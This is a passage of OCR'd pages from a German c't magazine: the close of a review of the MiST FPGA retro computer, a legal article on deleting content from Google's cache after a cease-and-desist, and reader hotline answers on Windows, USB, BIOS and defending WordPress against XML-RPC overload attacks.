
Nicht nur die Firmware und Cores für MiST sind Open Source, sondern auch die Hardware selbst. Wer will, kann die Platinen-Layouts im PCB-Format herunterladen und anfertigen (lassen). Allerdings gibt es MiST seit geraumer Zeit auch als fertig montierten Mini-Computer im stabilen Metallgehäuse beim polnischen Entwickler Przemyslaw Krawczyk zu kaufen, in der Atari-Community als Lotharek bekannt (www.lotharek.pl).

An MiST lässt sich sowohl alte als auch moderne Peripherie anschließen: Das Kistchen stellt zwei Ports mit 9-poligen D-Sub-Buchsen bereit, sodass sich alte Joysticks wie Competition Pro und QuickShot II Turbo oder auch ein Gamepad vom Sega MegaDrive nutzen lassen – wichtig für ein authentisches Spielgefühl.

Maus, Tastatur und andere Peripherie schließt man über vier USB-Anschlüsse an. Der VGA-Ausgang des MiST bringt das Videosignal auf den Monitor. Die Audio-Ausgabe erfolgt über eine 3,5-mm-Klinkenbuchse. Auf der Vorderseite findet sich neben Status-LEDs und drei Knöpfen (Reset, Menü und vom jeweiligen Kern definiert) ein SD-Karten-Schacht, um die nötigen Dateien zu laden. Strom erhält der MiST aus einem herkömmlichen USB-Ladegerät über Micro-USB.

Um einen Amiga zu simulieren, lädt man zunächst den Minimig-Core herunter und speichert ihn als core.rbf im Hauptverzeichnis einer SD-Karte (Download siehe c’t-Link). Zusätzlich benötigt der virtualisierte Amiga ein

© Copyright by Heise Medien



Auf dem geklonten Amiga liefen alle unsere Spieleklassiker; statt Disketten wechselt man bei MiST ADF-Images.

Wer die Festplatte seines Amiga klont, kann das System mit MiST weiternutzen.

Auf dem Atari ST erschienen einige Klassiker wie Dungeon Master zuerst. Dafür schaltet man bei MiST einfach auf den Farbmodus.

MiST kann sich auch in einen Atari ST verwandeln, hier mit überlagertem On-Screen-Menü.

Kickstart-ROM – den im ROM befindlichen Teil des AmigaOS –, das allerdings nicht zum freien Herunterladen zur Verfügung steht. Entweder muss man die Datei mit einem Programm wie Amiga Explorer aus der Original-Hardware auslesen (Video siehe c't-Link) oder ein Paket von Amiga Forever kaufen, das zusätzlich die Amiga Workbench enthält.


Nach dem Einschalten des MiST führt F12 auf der angeschlossenen Tastatur zu einem On-Screen-Menü, über das man Disketten-Images im Amiga Disk Format (.adf) in zwei virtuelle Disketten-Laufwerke einlegen kann. Mit dem Minimig-Core liefen praktisch alle Spiele, Demos und die angeschlossene Peripherie so, wie man es vom Amiga 500 erwartet – inklusive „liebgewonnener" Macken.

Auch Festplatten-Images lassen sich im HDF-Format einbinden, sofern man im MiST-Menü unter „Hard disk settings" den virtuellen IDE-Port aktiviert (A600 IDE: on) und dort als Master „Hardfile (disk img)" die auf der SD-Karte gespeicherte HDF-Datei auswählt. Solche Images lassen sich mittels UAE erstellen. Fertige Images von Amiga Forever laufen auch; ebenfalls empfehlenswert ist die Classic Workbench, die zur Konfiguration jedoch Images von Workbench-Disketten benötigt.

Damit der Amiga das Festplatten-Image ohne zusätzliche Boot-Diskette startet, braucht man mindestens ein Kickstart-ROM ab 2.05 (Version 37), als AmigaOS empfehlen sich Version 2.0 oder 2.1. Erfreulich: Mit MiST

Anzeige

© Copyright by Heise Medien



Der größte Baustein auf dem MiST-Board ist der FPGA Cyclone III von Altera.

funktioniert sogar das verbreitete Programm WHDLoad, das eigentlich von Diskette laufende Amiga-Spiele auf der Festplatte installiert.

Auf weiteren MiST-Menüseiten kann man Konfigurationen speichern/laden, die zu simulierende CPU (68000/10/20) wählen, den Videomodus (PAL, NTSC) und Chipset (OCS-A500, OCS-A1000, ECS, AGA) einstellen. Die verbesserte Advanced Graphic Architecture (AGA) steht nur zur Wahl, wenn man den Minimig-AGA-Core verwendet. Der ist zwar noch als Beta gekennzeichnet, funktionierte im Test aber schon ziemlich gut.

Wer die Workbench verwenden will, sollte Enhanced Chip Set (ECS) oder Advanced Graphic Architecture (AGA) einstellen; bei Spielen bringt das Original Chip Set (OCS) die höchste Kompatibilität. Darüber hinaus lässt sich das MiST-RAM dem Chip- (max. 2 MByte), Slow- (max. 1,5 MByte) und Fast-Memory (max. 24 MByte) des Amiga zuordnen. Außerdem kann man hier ein Kickstart-ROM von der SD-Karte wählen. In den Video-Settings stellt man schließlich Weichzeichner, Dithering und Scanlines ein, die auf aktuellen Monitoren den klassischen Amiga-Look simulieren.

Wie erwähnt klont MiST auch den Atari ST(E). Dafür ist eine zweite SD-Karte schnell vorbereitet, auf die der MiST-Core sowie das freie Atari-Betriebssystem EmuTOS oder ein originales TOS-ROM (The Operating System) kopiert wird. Für den Test kam Version 2.06 zum Einsatz. Auch hier muss man das Copyright beachten.

Nach dem Start begrüßt einen die grafische Oberfläche des „Jackintosh". Disketten lassen sich auch hier über das F12-Menü einlegen – im st-Format. Die weiteren Menüeinträge ähneln stark denen des Minimig-Core.

Wieder beeindruckt MiST durch seine hohe Kompatibilität. Sogar für Amiga-Fans lohnt sich ein Blick auf Klassiker wie Dungeon Master. Seine Stärken spielt der ST jedoch vor allem bei Produktivsoftware wie Papyrus im Schwarz-Weiß-Modus aus. Wer mehr herausholen will, installiert den Treiber für eine Viking-Grafikkarte und kann den Atari-Klon dann sogar in einer Auflösung von 1280 × 1024 betreiben und ihn annähernd auf die Geschwindigkeit des Atari TT hochzwiebeln.

Spannend für (ehemalige) ST-Musiker: Für 20 Euro mehr gibt es MiST mit zwei eingebauten MIDI-Buchsen. So kann man seinem Tonstudio einen nostalgischen Anstrich verleihen, selbst wenn der Atari ST längst das Zeitliche gesegnet hat.

Jenseits von Amiga und ST

Zwar konzentriert sich MiST auf Atari ST und Amiga; es gibt jedoch weitere Cores, etwa für den C64. Leider kann dieser Kern bisher nur mit PRG-Dateien umgehen; Images von Datasetten oder Disketten muss man vorher am PC konvertieren. Auch für den ZX Spectrum und Apple II+ gibt es Projekte, bei denen im Vorfeld ein ähnlicher Aufwand nötig ist. Wer sich in Deutschland mit exotischer Hardware beschäftigen will, kann sich am MSX-Computer (benannt nach dem eingebauten Micro-Soft eXtended BASIC) versuchen. MSX war vor allem in Asien verbreitet, in Europa hat ihn Philips gebaut.

Hinzu kommen Kerne für alte Spielkonsolen, etwa Atari VCS 2600, Sega Master System, NES oder PC Engine. Statt der DB9-Joysticks lassen sich hier auch USB-Nachbauten der Original-Controller verwenden. Gerade bei der früher in Japan beliebten PC Engine und dem NES gibt es allerdings noch einige Spiele, die nicht vollständig kompatibel zu MiST sind.

Gefühlstest

Als eingefleischter Amiga-Fan war ich gespannt, ob MiST mich wirklich überzeugen kann. Doch nachdem die Disketten-Images eingelegt waren und mein Blick auf den Fernseher fiel, stellte sich tatsächlich echtes Retro-Feeling ein. Das liegt vor allem daran, dass sich die FPGA-Nachbildung exakt so verhielt wie mein Amiga 500 und dank der angeschlossenen Original-Controller auch so anfühlte. Zurück in die Gegenwart haben mich die schmerzenden Handgelenke nach einer ausgiebigen Partie „Winter Games" geholt … ich bin halt doch kein Teenager mehr. Dass MiST aussieht wie ein oller LAN-Switch, stört nicht. Dafür ist er aber so klein, dass er sich unauffällig im Fernsehschrank unterbringen lässt – anders als der Amiga. Mein eigener Amiga 500 wanderte jedenfalls samt seiner klobigen RGB-Röhre wieder in einen Umzugskarton im Keller.

Fazit

200 Euro für einen Retro-Computer sind nicht ganz ohne. Tatsächlich müssen Fans aber auch für einen gebrauchten Amiga 600 schon mehr als 120 Euro hinblättern – obwohl dieser deutlich weniger kann. Wer den MiST kauft, wird mit einem sehr guten Kompromiss aus Hardware-Kompatibilität und praktischer Handhabung belohnt. Der FPGA-Computer bietet einen guten Querschnitt der Videospiele der späten 80er und frühen 90er und jede Menge Retro-Spaß – ohne Bastelei wie etwa beim RetroPie (siehe S. 102). Da die Cores stetig weiterentwickelt werden, dürfte noch einige Retro-Schmankerl dazukommen. (vza@ct.de)

c't Downloads & Videos: ct.de/yzsk

Derzeit von MiST unterstützte Systeme

Acorn Archimedes (experimentell)

Apple II+

Arcade-Automaten:
Galaxian, Space Invaders, Moon Patrol, Pac-man, Pengo

Atari 800 (XL)

Atari ST(E)

ColecoVision

Commodore VC20

Commodore C64 (Beta)

Commodore Amiga 500/600/1200 (AGA)

Nintendo Entertainment System

MSX

Sega Master System

Videopac

ZX 81

ZX Spectrum

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Kai Paterna

Spurentilgung

Unterlassungspflicht bei Internet-Material umfasst auch das Löschen aus dem Google-Cache

Wer wegen rechtswidriger Inhalte auf seiner Website abgemahnt wird, muss sich normalerweise verpflichten, das fragliche Material zu entfernen. Ein aktuelles Urteil zeigt, dass es dabei nicht reicht, bloß an den eigenen Webserver zu denken.

Eine Abmahnung bietet selten Anlass zur Freude. Eigentlich ist dieses Rechtsinstrument aber dazu da, größeren Ärger abzuwenden – etwa die Verfahrenskosten eines Rechtsstreits. Wenn ein Rechteinhaber einen Unterlassungsanspruch mit Hilfe einer Abmahnung durchsetzen will, soll der Abgemahnte eine strafbewehrte Unterlassungserklärung abgeben. Darin erklärt er, dass er das gerügte Verhalten künftig unterlassen wird – anderenfalls verpflichtet er sich dazu, eine Vertragsstrafe zu zahlen. Nach gängiger Rechtsprechung schließt nur eine solche Strafbewehrung hinreichend sicher eine Wiederholungsgefahr aus.

Zur Unterlassung gehört es, dass der Rechtsverletzer den rechtswidrigen Zustand aus der Welt schafft. Wenn die Rechtsverletzung etwa darin besteht, dass jemand im Internet etwas wiedergegeben oder gezeigt hat, müsste er das betreffende Material theoretisch restlos aus dem Netz tilgen.

Blick über den Serverrand

Wenn eine Abmahnung rechtswidrige Inhalte auf der eigenen Website betrifft, besteht der nächstliegende Schritt darin, sie vom Webserver zu löschen. Weiter denkt mancher nicht – und riskiert damit, die Vertragsstrafe bezahlen zu müssen, obwohl er gar nichts mehr getan hat. Er hat es aber versäumt, sich um die Tilgung der Spuren zu kümmern, die seine Veröffentlichung im Netz hinterlassen hat. Das musste sich Ende Januar ein Verein vom Oberlandesgericht (OLG) Celle sagen lassen [1].

Die Website des Vereins hatte Ferienwohnungen gezeigt, unter anderem auch Objekte einer Vermieterin. Die störte sich daran: Ihrer Ansicht nach war der falsche Eindruck entstanden, ihre Unterkünfte würden über den Verein zur Vermietung angeboten. Sie mahnte den Verantwortlichen beim Verein ab und ließ ihn eine Unterlassungserklärung unterschreiben. Darin sagte er zu, dass er es künftig unterlassen werde, die Abbildungen der Ferienwohnungen im Internet zu veröffentlichen. Für den Fall der Zuwiderhandlung verpflichtete er sich zur Zahlung einer Vertragsstrafe nach dem sogenannten neuen Hamburger Brauch, deren Höhe von der Rechteinhaberin nach billigem Ermessen festgelegt und im Streitfall von einem Gericht überprüft werden sollte.

Weit reichende Löschpflichten

Daraufhin löschte der Verein die Wohnungsanzeigen von seiner Website. Die Vermieterin stöberte die gespeicherten Seiten später allerdings noch im Cache von Google auf, als sie nach geeigneten Stichwörtern suchte – sie waren bei der Suchmaschine immer noch gespeichert, obwohl ein Aufruf der Fundstellen auf dem Vereinsserver nun ins Leere lief.

Die Google-Fundstellen wertete die Frau als Anzeichen extremer Hartnäckigkeit des Vereins. Sie forderte erneut Unterlassung und machte obendrein 5001 Euro Vertragsstrafe geltend. Der seltsam anmutende eine Euro wird häufig aufgeschlagen, um die erstinstanzliche Zuständigkeit eines Landgerichts (LG) herbeizuführen – bis zu einem Streitwert von 5000 Euro landen solche Fälle vor Amtsgerichten. Tatsächlich befasste sich das LG Stade mit dem Fall, fand aber nur 2500 Euro Vertragsstrafe angemessen. Die Vermieterin ging in Berufung; nach einem zwischenzeitlichen Versäumnisurteil fällte das OLG Celle schließlich mit ausführlicher Begründung eine Entscheidung, die dann auch rechtskräftig wurde. Die Richter sahen zwar keine „extreme Hartnäckigkeit“ des Beklagten. Sie erkannten vielmehr an, dass dieser tätig geworden war, um seiner Unterlassungspflicht nachzukommen. Außerdem hielten sie wie schon die Vorinstanz die Vertragsstrafe von 5001 Euro für überhöht. Dem Grundsatz nach gaben sie der Klägerin aber Recht: Der Verein hätte alles Zumutbare unternehmen müssen, damit die unzulässigerweise veröffentlichten Inhalte nicht mehr online aufgerufen werden konnten. Das, so die Richter, hätte zumindest auch den Cache der am häufigsten genutzten Suchmaschine Google umfasst. Der Beklagte hätte also die Auffindbarkeit über die Google-Suche überprüfen und etwa eine Löschanfrage an Google richten müssen.

Inhalte können auch dann noch im Cache bei Google gespeichert sein, wenn sie auf dem ursprünglichen Server gelöscht wurden.

Dafür, dass es bei den schon in Stade genannten 2500 Euro blieb, sprach in den Augen der Celler Richter einiges: Es gehe nicht um einen schweren Verstoß. Der Verantwortliche beim Verein habe nur leicht fahrlässig gehandelt. Darüber hinaus war unklar, worin die tatsächliche Gefährdung der Klägerin liegen solle: Einen konkreten Schaden, der ihr entstanden wäre, hatte sie nicht benannt.

Das Celler OLG hat, was die Verpflichtung zur Spurentilgung bei zivilrechtlichen Unterlassungsansprüchen betrifft, keineswegs eine kuriose, einsame Entscheidung getroffen. Ähnlich hatten in anderen Fällen zuvor das OLG Karlsruhe [2] und das Kammergericht (KG) Berlin [3] geurteilt. Wohlgemerkt hat die Frage, um die es hier geht, nur wenig mit dem viel zitierten „Recht auf Vergessen“ zu tun. Die Ansprüche der Rechteinhaberin richteten sich ja nicht etwa gegen Google, sondern gegen den Website-Betreiber.

Beim Lesen des Celler Urteils stellt sich die Frage, wie weit denn wohl die Spurentilgung gehen muss. Was ist „zumutbar“? Darüber, ob ein Unterlassungspflichtiger noch weitere Suchmaschinen hätte abklappern müssen, sagten die Celler Richter nichts. Da der Beklagte sich noch nicht mal um Google gekümmert hatte, brauchte man über eventuelle weitere Spuren nicht mehr zu reden.

Ein Urteil des Bundesgerichtshofs (BGH) vom September 2014 [4], bei dem es um die unbefugte Verwendung von Fotos bei eBay-Angeboten ging, weist beim Aspekt der Spurentilgung Parallelen auf: Hier hätte der Unterlassungspflichtige dem Gericht zufolge auch dafür sorgen müssen, dass die fraglichen Fotos aus den Auflistungen der „beendeten Artikel“ in Beobachtungslisten sowie in der erweiterten eBay-Suche verschwanden. Um seiner Unterlassungspflicht nachzukommen, hätte der eBay-Anbieter „erforderlichenfalls auf Dritte einwirken“ müssen, „wenn und soweit er auf diese Einfluss nehmen kann“. (psz@ct.de)

Literatur

[1] OLG Celle, Urteil vom 29. 1. 2015, Az. 13 U 58/14
[2] OLG Karlsruhe, Urteil vom 12. 9. 2012, Az. 6 U 58/11
[3] KG Berlin, Urteil vom 27. 11. 2009, Az. 9 U 27/09
[4] BGH, Urteil vom 18. 9. 2014, Az. I ZR 76/13 c't

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

HOTLINE

Wir beantworten IHRE FRAGEN.

Fragen zu Beiträgen in der c't richten Sie bitte an die E-Mail-Adresse am Ende des jeweiligen Artikels. Allgemeine Anfragen bitte an **hotline@ct.de**.

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter **www.ct.de/hotline**.


Sie erreichen unsere Redakteure jeden Werktag zwischen 13 und 14 Uhr unter der Rufnummer **0511/53 52-333**.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen.

Typografische Anführungszeichen in Word

Ich habe in Word die Autokorrektur vollständig abgestellt, da mich die dauernden Ersetzungen nerven und ich in meinen Texten normalerweise keine typografischen Anführungszeichen gebrauchen kann. In seltenen Fällen muss ich sie dennoch setzen. Ich finde es aber lästig, vorher die entsprechende Option in der Autokorrektur zu aktivieren. Geht es auch einfacher?

Die Anführungszeichen können Sie als Sonderzeichen einfügen. Den zugehörigen Dialog öffnen Sie in neueren Word-Versionen, indem Sie im Einfügen-Menüband auf „Symbole“, danach auf „Symbol“ und in der Auswahlliste auf „Weitere Symbole“ klicken. In Word 2003 rufen Sie ihn über „Einfügen/Symbol“ auf. Die unterschiedlichen Varianten an Anführungszeichen finden Sie im Reiter „Sonderzeichen“. Über die in der rechten Spalte angezeigten Tastenkombinationen können Sie die jeweiligen Zeichen auch direkt eingeben. (db@ct.de)



Über den Sonderzeichendialog von Word lassen sich typografische Anführungszeichen gezielt einfügen.

Angriff auf XML-RPC zwingt WordPress in die Knie

Ich betreibe einen Webserver mit mehreren WordPress-Seiten. Seit einigen Tagen bricht meine Seite immer wieder zusammen. Nginx meldet bei Anfragen nach längerer Zeit „502 Bad Gateway“ oder „504 Gateway Timeout“. Nginx selbst läuft ohne Probleme weiter und liefert klaglos statischen Content wie etwa Bilder aus, wenn man diese direkt aufruft. Auch MySQL scheint keine Probleme zu machen. Aus diesem Grund habe ich vermutet, dass FastCGI das Problem ist. Wenn ich dessen Prozess neu starte, läuft die Seite für ein paar Minuten und stürzt dann wieder ab. Das Ganze sieht wie ein DDoS-Angriff aus, aber bei meinem Server geht nicht mehr Traffic als gewöhnlich ein. Was ist hier los?

Unter Umständen sind Sie Opfer eines Angriffs auf die XML-RPC-Schnittstelle von WordPress geworden. Diese wird genutzt, um Pingbacks von anderen Blogs entgegenzunehmen und um von mobilen Apps zu bloggen. Durch Schwachstellen im verwendeten XML-Protokoll kann diese Schnittstelle mit relativ wenig Traffic so manipuliert werden, dass sie den CGI-Prozess von PHP auslastet, ohne dass er abstürzt. Das führt zu den beschriebenen Symptomen und die Seite ist nicht mehr erreichbar.

Testen können Sie diese Theorie ganz einfach: Benennen Sie die Datei xmlrpc.php im Hauptverzeichnis von WordPress um oder verschieben Sie diese. Bleibt Ihre Seite dann verschont, war ein XML-RPC-Angriff der Übeltäter. Sie sollten dann als dauerhafte Lösung diese Schnittstelle abschalten. Leider geht das ab WordPress 3.5 nicht mehr im Admin-Interface der Software, sondern muss über die Zeile

```
add_filter('xmlrpc_enabled', '__return_false');
```

in der Datei wp_config.php geschehen. Diese müssen sie manuell direkt nach der Zeile

```
require_once(ABSPATH . 'wp-settings.php');
```

einfügen. Ein kleines Plug-in, das den selben Job macht, finden Sie unter dem c't-Link. (fab@ct.de)

c't XML-RPC per Plug-in abschalten: ct.de/yy49

Mikrofoneingang des Headsets verschwunden

Für Tests eines hochwertigen Mikrofons musste ich den Mikrofoneingang meines Headsets in Windows deaktivieren. Nun will ich das Headset wieder in Betrieb nehmen, doch ich finde es nicht wieder. Ich habe schon alle Einstellungsdialoge der Systemsteuerung rauf und runter durchsucht, aber das Mikrofon lässt sich nirgendwo finden, geschweige denn aktivieren.

Deaktivierte Geräte sind per Default-Einstellung ausgeblendet. Um sie zu sehen, gehen Sie in die Systemsteuerung und dort

Deaktivierte Geräte erscheinen erst in der Liste, wenn das entsprechende Kästchen aktiviert ist. Man erreicht es über das Kontextmenü.

© Copyright by Heise Medien

unter „Sound“ auf den Reiter „Aufnahme“. In einem freien Bereich dieses Fensters holen Sie mit einem Rechtsklick das Kontextmenü hervor. In diesem aktivieren Sie die Option „Deaktivierte Geräte anzeigen“. Daraufhin sollte Ihr vermisster Mikrofoneingang wieder erscheinen, und Sie können ihn aktivieren. (bb@ct.de)

Windows 8.1: Zuletzt benutzte Dateien einsehen

? Kann ich in Windows 8.1 irgendwo die zuletzt benutzten Dateien einsehen, so wie es beim Startmenü in Windows 7 möglich war?

! An die zuletzt benutzten Dateien kommen Sie am einfachsten heran, indem Sie einmal in den Ausführen-Dialog (Aufruf mit Win+R) shell:recent eingeben und den Ordner, den der Explorer daraufhin anzeigt, zu den Favoriten hinzufügen oder eine Verknüpfung auf dem Desktop hinterlegen. Normalerweise ist das:


C:\Users\<Benutzer>\AppData\Roaming\Microsoft\Windows\Recent

Die zuletzt benutzten Programme speichert Windows in der Registry, da ist leider nicht so einfach ranzukommen. Aber das Startmenü der Preview von Windows 10 bringt sie wieder da hin, wo sie hingehören. (hos@ct.de)

PC komfortabel einschalten

? Um Strom zu sparen, trenne ich PC und Monitor mit einer Schaltsteckdose vom Netz, wenn ich sie nicht benötige. Nach dem Einschalten der Steckdose muss ich nun aber stets noch den Taster am PC drücken – lässt sich das automatisieren?

! Meistens schon, nämlich wenn sich im BIOS-Setup des PC eine Option wie „Power On after AC Power Loss“ oder „Power Failure“ findet. Wenn Sie dort die Option „Power On“ oder „Always On“ wählen, dann startet das System automatisch, sobald das ATX-Netzteil wieder am Strom hängt.



Schaltet man einen 1-µF-Kondensator parallel zum ATX-Einschalttaster, laufen PC-Mainboards automatisch an, sobald das Netzteil am Stromnetz hängt.

Fehlt eine solche Funktion, kann man sich mit einem Hardware-Hack helfen, den wir bereits in c’t 20/98 vorgestellt hatten (siehe c’t-Link): Schalten Sie einen kleinen Kondensator mit 1 µF Kapazität parallel zum Einschalttaster. (ciw@ct.de)

c’t Kondensator-Trick: ct.de/yw62

Mehrere USB-Hubs parallel verwenden

? Ich möchte an meinem PC viele Geräte über USB anschließen. Nun frage ich mich, ob es besser ist, jeweils einen 4-fach-Hub an einen USB-2.0- und USB-3.0-Ausgang des PCs anzuschließen oder gleich einen 7-fach-USB-3.0-Hub für alle Geräte zu benutzen.

! Vor allem vom Kaskadieren mehrerer Hubs, ganz egal ob in einem Gehäuse oder per Kabel, raten wir ab. Wenn Sie unbedingt viele Ports brauchen, sollten Sie in der Tat lieber mehrere Hubs jeweils direkt an den PC hängen. Grundsätzlich sollten Sie die USB-Konfiguration so simpel wie möglich halten und lieber unbenutzte Geräte abziehen, anstatt mehr Hubs zu verwenden. In der c’t 4/15 finden Sie einen ausführlichen Artikel zum Thema USB 3.0 und Hubs. (bbe@ct.de)

PC läuft immer kurz an

? Nach dem Herunterfahren trenne ich meinen PC stets vom Stromnetz, nämlich mit einer Schaltsteckdose. Wenn ich diese wieder einschalte, schaltet sich der Computer ganz kurz ein und gleich wieder ab. Erst danach lässt er sich per Taster einschalten. Schadet dieses kurze Anstarten und kann ich es irgendwie loswerden?

! Sie können das in diesem Nutzungsszenario vermutlich nicht verhindern, aber wohl umgehen: indem Sie das BIOS-Setup des Rechners so einstellen, dass das System nach der Rückkehr der Netzspannung automatisch startet (siehe Hotline-Meldung „PC komfortabel einschalten“).

Nicht alle Rechner schalten sich kurz ein, nachdem sie völlig vom Stromnetz getrennt waren. Die genaue Ursache, warum es manche tun, beschreiben die jeweiligen Hersteller nicht. Einige erklären aber, dieser Testlauf diene dazu, bestimmte Einstellungen zu prüfen – etwa die Konfiguration von Funktionen wie Wake-on-LAN, die im Standby-Modus arbeiten. (ciw@ct.de)

USB 3.1 mit USB-3.0-Geschwindigkeit

? Das lüfterlose 12-Zoll-MacBook und das neue Chromebook Pixel haben USB-Buchsen vom Typ C, die angeblich USB 3.1 unterstützen (und auch zum Laden dienen).

Ein Typ-C-Stecker ist keine Garantie für superschnelle USB-Übertragung.

Jedoch beträgt die (Brutto-)Datentransferrate darüber maximal 5 GBit/s – ich dachte, der Witz an USB 3.1 sei die doppelte Geschwindigkeit?

! Tatsächlich spezifiziert USB 3.1 den Übertragungsmodus SuperSpeedPlus mit 10 GBit/s, aber auch noch SuperSpeed mit 5 GBit/s wie bei USB 3.0. Verwirrenderweise haben die beiden Modi noch die Bezeichnungen Enhanced SuperSpeed Gen 1 (5 GBit/s) und Enhanced SuperSpeed Gen 2 (10 GBit/s).

Wenn also ein Gerät USB 3.1 unterstützt, bedeutet das nicht automatisch, dass auch der SuperSpeedPlus-Modus funktioniert. Das ist derzeit nicht tragisch, weil es kaum SuperSpeedPlus-Peripheriegeräte gibt. Außerdem müsste ja auch der interne Massenspeicher mehr als 500 MByte/s liefern, damit Sie beim Kopieren einen Vorteil im Vergleich zu SuperSpeed beziehungsweise USB 3.0 spüren. SuperSpeedPlus-Hubs gibt es bisher auch noch nicht zu kaufen.

Ein Typ-C-Stecker ist für sich genommen ohnehin kein Garant für besonders schnelle Datentransfers, denn dahinter kann auch noch ein USB-2.0-Hostadapter hängen, der höchstens Highspeed schafft. Falls der 10-GBit/s-Transfermodus für Sie wichtig ist, müssen Sie jedenfalls genau in die Datenblätter der beteiligten Geräte schauen. (ciw@ct.de)

Fünften SATA-Port nutzen

? Mein HP ProLiant Microserver Gen8 besitzt außer vier SATA-Ports für vier Festplatten-Wechselschächte noch einen fünften, der eigentlich für ein optisches Laufwerk gedacht ist. Kann ich daran eine sparsame 2,5-Zoll-Platte oder SSD anschließen, um das Betriebssystem davon zu booten?

! Ja, mit Einschränkungen. Im AHCI-Betriebsmodus des SATA-Controllers klappt das leider nicht, sofern auch nur eine einzige weitere Festplatte angeschlossen ist. Mit einem Trick können Sie den Microserver trotzdem vom fünften SATA-Port booten lassen, allerdings geht das nur im RAID-Betriebsmodus des SATA-Controllers. Dazu müssen Sie das dort angeschlossene Medium im RAID-Firmware-Setup als ein RAID 0 mit nur einem einzigen Mitglied einrichten.

Das hat jedoch mehrere Konsequenzen: Wegen des RAID-Treibers funktionieren dann SSD-Tools nicht, etwa für Firmware-Updates. Die Festplatten in den Wechsel-

© Copyright by Heise Medien

schächten sind außerdem ebenfalls nur als RAID nutzbar. Dabei muss man unter Linux aufpassen: Nur für Red Hat Enterprise Linux – und damit auch auch für CentOS – und Suse Linux Enterprise Server stellt HP RAID-Treiber bereit. Nutzt Linux versehentlich den AHCI-Treiber, zerstört es beim ersten Schreibzugriff den RAID-Verbund. Das gilt es auch bei späteren Updates des Linux-Kernels zu beachten. Für ein NAS mit eigener Storage-Software ist die RAID-Konfiguration also nicht ideal. (ciw@ct.de)

Windows verweigert Zugriff auf System-Ordner

? Ich möchte Windows-Bluescreens analysieren und brauche dafür die Minidumps aus dem Ordner „C:\Windows\Minidump“. Doch der Explorer lässt mich nicht zugreifen.

! Sie könnten in der Fehlermeldung auf „Fortsetzen“ klicken, doch dann verändert Windows die Rechte so, dass Sie dauerhaft zugreifen können. Es geht aber auch anders: Suchen Sie im Startmenü oder auf der Startseite nach „notepad.exe“ und starten Sie es mit der Tastenkombination Strg+Umschalt+Enter. Daraufhin startet ein Windows-Editor mit Admin-Rechten. Wählen Sie „öffnen“ und hangeln Sie sich im Dialog zum fraglichen Ordner durch, den Sie nun einsehen können. Allerdings kriegen Sie anfangs nur Textdateien mit der Endung .txt zu sehen, umstellen können Sie das unten rechts. Die gewünschte Datei können Sie dann per Rechtsklick kopieren und an anderer Stelle ablegen. (axv@ct.de)

iOS 8 liest vor

? Kennen Sie einen Trick, wie ich mir Webseiten oder auch Artikel in Apps vorlesen lassen kann, ohne VoiceOver verwenden zu müssen?

